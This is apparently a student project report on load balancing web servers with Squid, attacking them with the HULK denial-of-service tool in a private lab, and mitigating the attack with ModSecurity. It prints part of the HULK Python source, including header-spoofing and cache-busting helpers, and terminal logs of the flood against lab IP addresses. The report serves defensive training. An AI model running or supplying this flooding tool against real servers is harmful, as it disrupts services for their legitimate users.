



INSTITUTE FOR ADVANCED COMPUTING
AND
SOFTWARE DEVELOPMENT
AKURDI, PUNE

DOCUMENTATION ON

**“ Server Load Balancing using Squid
with DOS Attack and prevent with
MOD security”**

PG-DITISS Mar-2023

SUBMITTED BY:

GROUP NO: 23

THOMBARE AJAY (233403)

ASHISH TEHPAL SINGH (233448)

**MR. KARTIK AWARI
PROJECT GUIDE**

**MR. ROHIT PURANIK
CENTRE CO-ORDINATOR**

TABLE OF CONTENTS

Topics	Page No.
1.INTRODUCTION	1
2. REQUIREMENT	2
3.TECHNOLOGY USED	3
4. PURPOSE	4
5.BENEFITS	5
6.ARCHITECTURE	6
7.PROJECT EXECUTION	7
8.LOAD BALANCING	11
9.DOS ATTACK	12
10.PRE-REQUISITE	14
11.HULK TOOL	15
12.IMPLEMENTATION SCREENSHOTS	17
13.CONCLUSION	22
14.REFERENCES	23

1. INTRODUCTION

Server load balancing is a technology that enables your websites and applications to keep up the performance despite a high volume of traffic or sudden spikes. It does so by sending or splitting the traffic over to various servers.

The client will receive requested content almost instantly while the server load balancer distributes traffic in the back end, which is not visible to the client.

Server load balancing is a technique used to distribute incoming network traffic across multiple servers. The goal is to ensure optimal resource utilization, prevent overload on individual servers, and improve overall system availability and responsiveness. Load balancing can be achieved through various methods, such as DNS-based load.

2. REQUIREMENTS

- i. Operating System : Debian 10
- ii. Proxy Server/Load Balancer: Squid
- iii. Web server: Apache & nginx
- iv. Dos Attack tool: Hulk
- v. Packet capturing tool: Wireshark

3. TECHNOLOGY USED

Hardware Requirements:

- RAM 16 GB
- HDD: 512 GB

Software Requirements:

- Operating system: Linux (Debian).
- Tool: VMware

4 . PURPOSE

Load balancers improve application availability and responsiveness and prevent server overload. Load balancing is a core networking solution used to distribute traffic across multiple servers in a server farm. Each load balancer sits between client devices and backend servers, receiving and then distributing incoming requests to any available server capable of fulfilling them.

It works best for load balancing in an ISP or CDN where the peers are sizable RTT. When the peers are close or available on high-speed links with very low latency (such as a typical reverse-proxy or small CDN) the RTT weighting becomes nearly useless. There is one potential benefit on high-speed networks. To provide early detection of peer overload. Squid peers will stop responding fast when overloaded. The lag weighting can reduce the load to that peer before connections start getting completely dropped or timing out (too) badly.


4. BENEFITS


- Security - A load balancer can add additional layers of security to your website without any changes to your application.
- Performance - Load balancers can reduce the load on your web servers and optimize traffic for a better user experience.
- Scalability - A load balancer makes it easy to change the server infrastructure without disrupting service to users.

5. ARCHITECTURE



6. PROJECT EXECUTION





Apache2 Debian Default Page



It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/  
|-- apache2.conf  
|   |-- ports.conf  
|-- mods-enabled  
|   |-- *.Load  
|   |-- *.conf  
|-- conf-enabled  
|   |-- *.conf  
|-- sites-enabled  
|   |-- *.conf
```







Welcome to nginx!


If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.




7. LOAD BALANCING



8. DENIAL OF SERVICE (DOS) ATTACKS

A Denial-of-Service (DoS) attack is an attack meant to shut down a machine or network, making it inaccessible to its intended users. DoS attacks accomplish this by flooding the target with traffic, or sending it information that triggers a crash.

A distributed denial of service (DDoS) attack is when an attacker, or make it Impossible for a service to be delivered. This can be achieved by thwarting access to virtually anything: servers, devices, services, networks, applications, and even specific transactions within applications. In a DoS attack, it's one system that is sending the malicious data or requests; a DDoS attack comes from multiple systems.



10. PREREQUISITE

- Hulk tool
- Python
- Unzip
- Git
- Wget



11. HULK TOOL

HULK is a Denial of Service (DoS) tool used to attack web servers by generating unique and obfuscated traffic volumes.

HULK's generated traffic also bypasses caching engines and hits the server's direct resource pool.

This tool is used to test network devices like a firewall.


HULK is designed to simulate a DDoS attack by sending a large number of HTTP GET requests to a single target server.

It does not involve load balancing or distributing traffic across multiple servers; its purpose is to stress-test and potentially disrupt a single server.

The tool is relatively simple to use and does not require advanced technical knowledge, which makes it accessible to less experienced attackers.

It primarily targets web servers and aims to exhaust their resources, causing denial of service to legitimate users.

Hulk tool Configuration :



```
shuhari@debian: ~
GNU nano 3.2 hulk.py

#-----
# HULK - HTTP Unbearable Load King
#
# this tool is a dos tool that is meant to put heavy load on HTTP servers in order to bring them
# to their knees by exhausting the resource pool, its is meant for research purposes only
# and any malicious usage of this tool is prohibited.
#
# author : Barry Shteiman , version 1.0
#-----
import urllib2
import sys
import threading
import random
import re
# import json
import datetime

#global params
url=''
host=''
headers_useragents=[]
headers_referers=[]
request_counter=0
flag=0
safe=0

def inc_counter():
    global request_counter
    request_counter+=1

def set_flag(val):
    global flag
    flag=val

def set_safe():
    global safe
    safe=1

# generates a user agent array
```

```

shuhari@debian: ~
GNU nano 3.2 hulk.py

global headers_useragents
headers_useragents.append('Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.3) Gecko/20090913 Firefox/3.5.3')
headers_useragents.append('Mozilla/5.0 (Windows; U; Windows NT 6.1; en; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 (.NET CLR 3.5.30729)')
headers_useragents.append('Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 (.NET CLR 3.5.30729)')
headers_useragents.append('Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.1) Gecko/20090718 Firefox/3.5.1')
headers_useragents.append('Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/532.1 (KHTML, like Gecko) Chrome/4.0.219.6 Safari/532.1')
headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2)')
headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 1.1.4322; .NET CLR 3.5.30729; .NET CLR 3.0.30729)')
headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.2; Win64; x64; Trident/4.0)')
headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; SV1; .NET CLR 2.0.50727; InfoPath.2)')
headers_useragents.append('Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 6.0; en-US)')
headers_useragents.append('Mozilla/4.0 (compatible; MSIE 6.1; Windows XP)')
headers_useragents.append('Opera/9.80 (Windows NT 5.2; U; ru) Presto/2.5.22 Version/10.51')
return(headers_useragents)

# generates a referer array
def referer_list():
    global headers_referers
    headers_referers.append('http://www.google.com/?q=')
    headers_referers.append('http://www.usatoday.com/search/results?q=')
    headers_referers.append('http://engadget.search.aol.com/search?q=')
    headers_referers.append('http://' + host + '/')
    return(headers_referers)

#builds random ascii string
def buildblock(size):
    out_str = ''
    for i in range(0, size):
        a = random.randint(65, 90)
        out_str += chr(a)
    return(out_str)

def usage():
    print '-----'
    print 'USAGE: python hulk.py <url>'
    print 'you can add "safe" after url, to autoshut after dos'
    print '-----'

# def log(request):

```

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-U Undo M-A Mark Text M-J To Bracket M-O Previous
 ^X Exit ^R Read File ^_ Replace ^U Uncut Text ^T To Spell ^_ Go To Line M-E Redo M-C Copy Text ^_ Where Was M-W Next

26°C Sunny 9:49 AM 8/29/2023

HULK ATTACK & MEMORY LOADING

Debian 1

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 27 01:48:03 2023 from 192.168.80.1
shuhari@debian:~$ sudo python hulk.py http://192.168.80.187
[sudo] password for shuhari:
Sorry, try again.
[sudo] password for shuhari:
-- HULK Attack Started -- 2023-08-27 02:34:09.895779
7312 Requests Sent @ 2023-08-27 02:34:16.584642
7419 Requests Sent @ 2023-08-27 02:34:16.752820
7557 Requests Sent @ 2023-08-27 02:34:16.841909
7722 Requests Sent @ 2023-08-27 02:34:17.021435
7875 Requests Sent @ 2023-08-27 02:34:17.197092
8014 Requests Sent @ 2023-08-27 02:34:17.279575
```

Debian 2

```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Aug 25 02:50:06 2023 from 192.168.80.1
shuhari@debian:~$ vmstat
procs -----memory----- --swap-- -----io----- -system-- -----cpu-----
 r b swpd free buff cache si so bi bo in cs us sy id wa st
 1 0 0 1829220 8636 115844 0 0 20 2 47 67 0 0 100 0 0
shuhari@debian:~$ vmstat
procs -----memory----- --swap-- -----io----- -system-- -----cpu-----
 r b swpd free buff cache si so bi bo in cs us sy id wa st
 0 0 0 1825780 8700 117708 0 0 19 3 51 69 0 0 100 0 0
shuhari@debian:~$ █
```

ModSecurity



**ALSO PREVENT APACHE SERVER WITH MOD SECURITY FROM
DDOS ATTACK**

```

shuhari@debian:~$ sudo nano /etc/apache2/mod-enabled/security2.conf
shuhari@debian:~$ sudo nano /etc/apache2/mods-enabled/security2.conf
shuhari@debian:~$ sudo mv /etc/modsecurity/modsecurity.conf-recommended /etc/mod
security/modsecurity.conf
shuhari@debian:~$ sudo nano /etc/modsecurity/modsecurity.conf
shuhari@debian:~$ sudo systemctl restart apache2
shuhari@debian:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP g
roup default qlen 1000
    link/ether 00:0c:29:ea:1c:76 brd ff:ff:ff:ff:ff:ff
    inet 192.168.80.191/24 brd 192.168.80.255 scope global dynamic ens33
        valid_lft 1141sec preferred_lft 1141sec
    inet6 fe80::20c:29ff:feea:1c76/64 scope link
        valid_lft forever preferred_lft forever
shuhari@debian:~$ vmstat
procs -----memory----- --swap-- ----io---- -system-- -----cpu-----
 r b swpd free buff cache si so bi bo in cs us sy id wa st
 0 0   0 1729316 10152 168960 0 0 57 17 70 179 0 1 99 0
0
shuhari@debian:~$ vmstat
procs -----memory----- --swap-- ----io---- -system-- -----cpu-----
 r b swpd free buff cache si so bi bo in cs us sy id wa st
 0 0   0 1712228 10176 172464 0 0 56 17 74 205 0 1 99 0
0
shuhari@debian:~$ sudo nano /etc/modsecurity/modsecurity.conf
shuhari@debian:~$ sudo nano /etc/apache2/mods-enabled/security2.conf
shuhari@debian:~$ sudo systemctl restart apache2
shuhari@debian:~$ vmstat
procs -----memory----- --swap-- ----io---- -system-- -----cpu-----
 r b swpd free buff cache si so bi bo in cs us sy id wa st
 0 0   0 1742844 10292 173812 0 0 53 18 78 211 0 1 99 0
0
shuhari@debian:~$ sudo nano /etc/apache2/mods-enabled/security2.conf
shuhari@debian:~$ sudo nano /etc/modsecurity/modsecurity.conf
shuhari@debian:~$ sudo systemctl restart apache2
shuhari@debian:~$

```

```

[1]+  Stopped                  sudo python hulk.py http://192.168.80.191/
shuhari@debian:~$ sudo python hulk.py http://192.168.80.191/
-- HULK Attack Started -- 2023-08-27 01:58:46.157714
Traceback (most recent call last):
  File "hulk.py", line 165, in <module>
    t.start()
  File "/usr/lib/python2.7/threading.py", line 736, in start
    _start_new_thread(self._bootstrap, ())
thread.error: can't start new thread
^C^X^Z
[2]+  Stopped                  sudo python hulk.py http://192.168.80.191/
shuhari@debian:~$ sudo python hulk.py http://192.168.80.191/
-bash: fork: retry: Resource temporarily unavailable
-bash: fork: retry: Resource temporarily unavailable
-bash: fork: retry: Resource temporarily unavailable
-bash: fork: retry: Resource temporarily unavailable
-bash: fork: Resource temporarily unavailable
shuhari@debian:~$ sudo python hulk.py http://192.168.80.191/
-bash: fork: retry: Resource temporarily unavailable
-bash: fork: retry: Resource temporarily unavailable
-bash: fork: retry: Resource temporarily unavailable
-bash: fork: retry: Resource temporarily unavailable
-bash: fork: Resource temporarily unavailable
shuhari@debian:~$

```

13 .CONCLUSION

In a rapidly evolving digital landscape, ensuring the availability and security of web applications is paramount. The project successfully demonstrated the benefits of server load balancing using Nginx in distributing traffic and providing high availability. Additionally, the integration of ModSecurity as a WAF added a crucial layer of defense against DDoS attacks, safeguarding the application from disruptions and unauthorized access. By combining these technologies, the project achieved a comprehensive solution that balanced traffic efficiently, maintained application availability, and protected against potential threats. As cyber threats continue to evolve, staying proactive in optimizing server infrastructure and security measures remains a constant endeavor. This project's approach serves as a foundation for building resilient and secure web application architectures in the face of emerging challenges.

14 .REFERENCES

Apache Server: <https://httpd.apache.org/docs/current/install.html>

Nginx server: <https://nginx.org/en/docs/install.html>

Squid load balancing: <https://webhostinggeeks.com/howto/how-to-configure-squid-proxy-server-for-load-balancing/>

Hulk tool : <https://github.com/grafov/hulk/archive/master.zip>

Mod security : <https://phoenixnap.com/kb/setup-configure-modsecurity-on-apache>